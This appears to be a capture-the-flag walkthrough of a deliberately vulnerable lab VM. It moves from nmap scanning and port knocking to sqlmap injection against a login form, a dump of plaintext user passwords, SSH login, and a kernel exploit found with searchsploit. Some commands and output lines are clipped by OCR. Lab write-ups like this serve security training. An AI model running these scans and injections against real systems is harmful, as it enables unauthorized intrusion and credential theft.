
DEPI Machine

Discover the IP of the target machine


```
sudo netdiscover -r 192.168.75.0/24
```



you identified the target IP : 192.168.75.130

Scan the network

```
nmap -p- -T4 -A -Pn -v 192.168.75.130
```



the open is 22 SSH

and you also got Not shown: 65534 filtered TCP ports (no-response)

so you know you have a firewall that you need to bypass it

Fragment the packet


```
sudo nmap -f 192.168.75.130
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -f 192.168.75.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 11:38 EDT
Nmap scan report for 192.168.75.130
Host is up (0.00093s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:5E:D9:E9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.68 seconds
```

Discover the open port

```
ssh 192.168.75.130
```



you have the hint easy 1,2,3


and the hint knock:

```
knock 192.168.75.130 1 2 3
```


Try to scan the network again

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

you have a new open port 1337 which has Apache/2.4.7 server



the source code




Try robots.txt


```
<html>
<img src="/images/hipster.jpg" align="middle">
<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>

```

you have a new string added here

try to decode it





now you have a new path


/978345210/index.php

Explore the new path

you have a login form

know you can try injection attacks


first lets take a look of the packets using Burp suite



we saved it into a file request.txt

SQL injection using sqlmap


```
sqlmap -r request.txt --dbs --batch --level 3
```




a new website appeared /97345210/profile.php

the sqlmap logged in the profile.php

so the sqlmap ran into errors




```
sqlmap -r request.txt --dbs --batch --level 3 --dbms=mysql
```



Explore Webapp


```
sqlmap -r request.txt -D Webapp --tables --threads 10 --risk
```

```
[12:26:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[12:26:33] [INFO] retrieved:
[12:26:43] [INFO] adjusting time delay to 1 second due to good response times
Users
Database: Webapp
[1 table]
+-------+
| Users |
+-------+

[12:26:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.75.130'

[*] ending @ 12:26:56 /2024-09-16/
```

```
sqlmap -r request.txt -D Webapp -T Users --dump --dbs --threa
```



```
Database: Webapp
Table: Users
[5 entries]
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | iwilltakethering | frodo    |
| 2  | MyPreciousR00t   | smeagol  |
| 3  | AndMySword       | aragorn  |
| 4  | AndMyBow         | legolas  |
| 5  | AndMyAxe         | gimli    |
+----+------------------+----------+
```

```
ssh smeagol@192.168.75.130
```

```
meagol@192.168.75.130's password:
elcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

* Documentation:  https://help.ubuntu.com/

ast login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
meagol@LordOfTheRoot:~$
:1          ff00::0     ff02::2       ip6-allrouters   ip6-localnet   ip6-mcastprefix   LordOf
e00::0      ff02::1     ip6-allnodes  ip6-localhost    ip6-loopback   localhost
meagol@LordOfTheRoot:~$
```

know we have initial foothold

uname -a

here we know the version of the kernal 3.19.0 let’s find privilege escalation for it using searchsploit we found

let’s copy the code in it and put it on target machine in .c file

here it workded and now we root.